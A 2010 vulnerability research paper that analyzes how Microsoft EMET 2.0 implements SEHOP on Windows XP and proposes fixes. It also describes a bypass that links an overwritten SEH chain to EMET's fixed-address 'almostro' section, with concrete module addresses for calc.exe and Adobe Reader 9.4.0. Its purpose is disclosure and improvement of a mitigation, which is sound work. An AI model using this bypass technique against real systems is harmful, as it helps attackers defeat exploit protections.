Proposal for Improvement of Implementation of SEHOP by EMET

Fourteenforty Research Institute, Inc.

Table of Contents

Copyright

Exemption Clause

当文書は AS-IS (現状有姿)にて提供され、フォティーンフォティは明示的かつ暗示的にも、いかなる種類の保証をも行わないものとします。この無保証の内容は、商業的利用の可能性・特定用途への適応性・他の権利への無侵害性などを保証しないことを含みます。たとえフォティーンフォティがそうした損害の可能性について通知していたとしても同様です。また「この文書の内容があらゆる用途に適している」あるいは「この文書の内容に基づいた実装を行うことが、サードパーティー製品の特許および著作権、商標等の権利を侵害しない」といった主張をも保証するものではありません。そして無保証の範囲は、ここに例示したもののみに留まるものではありません。

また、フォティーンフォティはこの文書およびその内容・リンク先についての正確性や完全性についても一切の保証をいたしかねます。

当文書内の記載事項は予告なしに変更または中止されることがありますので、あらかじめご了承下さい。

Update History

2010-11-01	1.0	
		First Edition

Document Information

Publisher : Fourteenforty Research Institute, Inc.

Contact : Fourteenforty Research Institute, Inc.

sales@fourteenforty.jp

2F U Bld., 8 Tenjincho, Shinjuku-ku, Tokyo, JAPAN

1. Abstract

Microsoft released the Enhanced Mitigation Experience Toolkit 2.0 (EMET) in September 2010. EMET provides several vulnerability mitigations for Windows XP, Vista, 7, Windows Server 2003 and 2008. EMET's strong point is that it provides mitigation features for an existing program without re-compilation, and provides the ability to enable or disable these features on a per process basis.

EMET provides SEHOP as one of its mitigations. SEHOP was first introduced in Windows Vista SP1, and is not provided intrinsically for Windows XP. EMET provides SEHOP for Windows XP. The paper "SEH overwrite and its exploitability SEH overwrite and its exploitability" points out that if SEHOP is not used in conjunction with ASLR its effectiveness is greatly diminished. As Windows XP doesn't use ASLR, there is doubt that EMET's SEHOP can remain effective.

This document reports on the effectiveness of EMET's SEHOP, and summarizes the problems and outlines some means by which it may be improved. This document provides a brief overview of EMET and SEHOP, followed by an explanation of how EMET's SEHOP works. Finally, the problems with EMET's implementation of SEHOP, and how we could remedy them, are presented.

The target environment is Windows XP SP3 (x86), unless otherwise stated. I used EMET.dll version 2.0.0.1.

2. Summary of EMET

2.1. Features

EMET currently provides the following 6 mitigation features which can be configured from its GUI on a per process basis.

SEHOP

This mitigates certain buffer overflow attacks. It is already provided intrinsically for Windows Vista SP1 and newer, but not for Windows XP. By enabling EMET's SEHOP, Windows XP is able to use SEHOP as well.

DEP

This is a mitigation to prevent code execution from data memory areas. DEP is already provided from Windows XP onwards; EMET adds the ability to configure DEP on a per process basis.

HeapSpray Allocations

This provides mitigation against HeapSpray attacks, which attempt to bypass other mitigations such as ASLR. This feature is not provided to any Windows platform intrinsically.

Null page allocation

This is a mitigation against attacks using null dereferences. This mitigation is not provided to any Windows platform intrinsically.

Mandatory Address Space Layout Randomization

This mitigation forces modules of a process to be loaded at randomized locations, making it difficult to predict memory locations. ASLR is provided, intrinsically, from Windows Vista onwards, but EMET forcibly randomizes even modules which were not compiled with the ASLR compatibility flag. This feature is not available for Windows XP or Windows Server 2003.

Export Address Table Access Filtering (EAF)

This mitigation filters accesses to the EAT(Export Address Table), allowing or disallowing read/write access based on the calling code, to prevent shellcode from obtaining API addresses. This feature is not provided to any Windows platform intrinsically.

2.2. How EMET works

Though Microsoft doesn't provide detailed information about how EMET works, a brief analysis reveals that EMET is implemented on top of a system called the Application Compatibility Database [5].

If Windows finds that a process needs special treatment because of compatibility issues during startup, Windows loads specific DLLs which were registered to resolve those issues. EMET makes use of this feature, and registers its DLL(EMET.dll) to be loaded in the target process(es) when they are started.

3. SEH overwrite and SEHOP

3.1. SEH overwrite

SEH (Structured Exception Handling) overwrite is a major attack method using buffer overflows, which induces arbitrary code execution by altering structures on the stack called EXCEPTION_REGISTRATION_RECORDs (ERRs). An ERR is an 8 byte structure with _next and _handler members. SEH is implemented by creating a list of these ERRs on the stack called an “SEH chain” (Figure 3-1).



Figure 3-1 SEH chain on the stack

When an exception occurs, Windows walks through this list structure and calls each _handler member , in order, as an exception handler. Thus if an ERR on the stack is overwritten by a buffer overflow, Windows calls the rewritten address as if it were an exception handler, and executes it.

Against this attacking method, some mitigations are proposed and implemented in Windows. SEHOP is one of them.

3.2. Mitigation by SEHOP

SEHOP (Structured Exception Handling Overwrite Protection) is a mitigation for SEH overwrites which was first implemented in Windows Vista SP1.

SEHOP checks if there was modification of an SEH chain. It does this by inserting, at the end of the SEH chain, an ERR whose _handler member is the address of FinalExceptionHander in ntdll.dll. Because an SEH overwrite attack rewrites one or more ERRs via buffer overflow, the SEH chain is broken (Figure 3-2). Thus, if Windows finds that the SEH chain doesn't end with an ERR with a _handler member of FinalExceptionHandler, Windows prevents execution of all SEH exception handlers to protect the process from this attack.



Figure 3-2 How SEHOP works

But as I pointed out in "SEH overwrite and its exploitability SEH overwrite and its exploitability", on a system without ASLR, SEHOP can be bypassed by recreating the SEH chain. Because SEHOP itself is provided from Windows Vista SP1, the main reason that EMET provides SEHOP is to use it with Windows Vista (sans SP), Windows XP, or Windows Server 2003. Windows XP and Windows Server 2003, however, don't have ASLR,

and therefore there is doubt that it's really effective.

4. SEHOP implementation by EMET

In a previous section I explained how the intrinsic SEHOP in post-Vista-SP1 Windows works. Now I explain how EMET's SEHOP works.

In a process in which EMET's SEHOP has been enabled, EMET.dll makes some modifications to each thread's stack.

EMET.dll creates a new ERR and links it to the end of the thread's SEH chain. Although a typical ERR is created on the stack, EMET allocates some memory outside of the stack for this new ERR and links it to the SEH chain (Figure 4-1)



Figure 4-1 Implementation of EMET's SEHOP

In this figure the address of the new ERR which was created by EMET is 0x56073A - this address is randomized and differs for each process execution. The _handler member of this ERR points to a specific address in EMET.dll (offset 0x2B2b – We have labeled this address "EmetFinalExceptionHandler"). The _next member of this ERR is 0xFFFFFFFF, which indicates the end of the SEH chain.

EMET implements SEHOP by checking the SEH chain, before SEH proceeds, and testing if the last ERR's _handler member has the address of EmetFinalExceptionHandler.

5. Bypassing EMET's SEHOP

Though EMET's SEHOP works as I explained, it can be attacked if it is possible to rewrite the SEH chain to bypass the SEHOP check.

5.1. Creating an ERR with EmetFinalExceptionHandler

One of the problems of EMET's SEHOP on Windows XP and Windows Server 2003 is that the load address of EMET.dll is not randomized by ASLR. Thus, it's easier to predict the address of EmetFinalExceptionHandler. Although the actual load address of EMET.dll differs from process to process, it is the same address every time for the same process, and this makes it easier to attack the process.

Chart 1 shows the addresses of EMET's SEHOP on Windows XP SP3 when calc.exe and Adobe Reader 9.4.0 are loaded. These addresses are the same every time they run.

Chart 1 Related addresses of EMET for some applications.

	calc.exe	Adobe Reader 9.4.0
EMET.dll base address	0x430000	0x3C0000
Address of EmetFinalExceptionHandler	0x432B2B	0x3C2B2B

Because these addresses are known, it's possible to recreate the SEH chain using a buffer overflow. Concretely, creating the following SEH chain does the job.



Figure 5-1 Recreating an SEH chain which has EmetFinalExceptionHandler directly

This technique is the same one which bypasses SEHOP on Windows Vista SP1 or 7 without ALSR.

But we can NOT bypass EMET's SEHOP with this technique. Trying to dispatch an exception after recreating such an SEH chain fails to execute the exception handler. It seems that this is because EMET checks if the SEH chain contains the same ERR which was made by EMET itself, and if it is not found EMET never executes any SEH exception

handlers[1].

5.2. Recreating an SEH chain by using the address information EMET holds

As already explained, the last ERR of an SEH chain under EMET's SEHOP doesn't exist on the stack, but instead in a memory area EMET allocated. If it were possible to link this ERR to the SEH chain directly, bypassing EMET's SEHOP would succeed. But as explained in "4 SEHOP implementation by EMET", the address of this ERR is at a random address in a random page. Thus, it's difficult to predict that address and link the ERR to the SEH chain directly (Figure 5-2).

[1] This conclusion is obtained by observing how it works and not by reverse engineering. As I explain later, this is the conclusion from the fact that exception handlers are executed if this condition is met.



Figure 5-2 Recreation of a link to the ERR created by EMET

But by making use of another problem in EMET we can link to this ERR. This other problem of EMET's SEHOP is that EMET holds the address of the last ERR(which is randomized) at a fixed address. EMET.dll has a section named "almostro". This is at offset 0xC000 from EMET.dll's base address, and it holds the address of last ERR at the beginning of the section. Because EMET itself is loaded at a fixed address, the address of "almostro" is predictable. The rest of the "almostro" section is filled with 0 (Figure 5-3).



Figure 5-3 "almostro" section in EMET.dll

By making use of this fact, we can think of the beginning of the “almostro” section as an ERR, and link it to the end of the SEH chain. This creates an SEH chain like Figure 5-4.



Figure 5-4 SEH chain liked with the beginning of the "almostro" section as an ERR

This makes it possible to link the final ERR, created by EMET at a random address, to the SEH chain. Thus, during exception handling EMET finds the ERR it created, and judges the SEH chain is proper - at which point SEHOP is bypassed.

Because EMET shares the same ERR it created (and the same EmetFinalExceptionHandler address) with all threads, we can recreate SEH chains using the same address in any thread.

I have appended the sample code to do this at "Appendix A. Sample Code".

This code intentionally invokes a buffer overflow, and rewrites the _next member of the first ERR in the SEH chain with the address of the beginning of the 'almostro' section in EMET.dll. The _handler member is overwritten with the address of the msg() function in the main program. This results in the msg() function being called, even though EMET's SEHOP is enabled.

The sample code was compiled with Visual Studio 2008 SP1 with /Od (no optimization) and /SAFESEH:NO options. I tested this on Windows XP SP3, with all EMET mitigations enabled.

The state of the SEH chain just after this code is executed and the buffer overflow occurs is shown in Figure 5-5. At the top left side of the screen we can see the SEH chain list. The first ERR' s exception handler points to the msg() function, and the list is connected to the last ERR, which was created by EMET. At the bottom right side of the screen we can see the state of the stack, and we find that the first ERR's _next member points to the beginning of the 'almostro' section (0x3CC0000).



Figure 5-5 SEH chain recreated by buffer overflow

This sample code is simplified to show clearly how we can bypass EMET's SEHOP, but if you combine some complex methods like those described in "SEH overwrite and its exploitability SEH overwrite and its exploitability [1]", you can bypass multiple mitigations such as DEP or SafeSEH altogether.

6. Proposal for improvement of EMET's SEHOP

Once details of the implementation of EMET's SEHOP are known, there is a possibility for a bypass. This is because EMET stores the address of the ERR it creates at a fixed address.

One means of improvement is to not store this address anywhere. But in this case, when a new thread is created, the value which is used to set the _next member of the last ERR of the SEH chain is not known, and thus EMET would need to create a new ERR every time a new thread is created.

Another way would be store the address XOR 0xFFFFFFFF. Storing an altered address prevents it from being linked to the SEH chain directly. When the address of ERR is needed, the stored address can be XORed with 0xFFFFFFFF to give the real address.

7. Conclusions

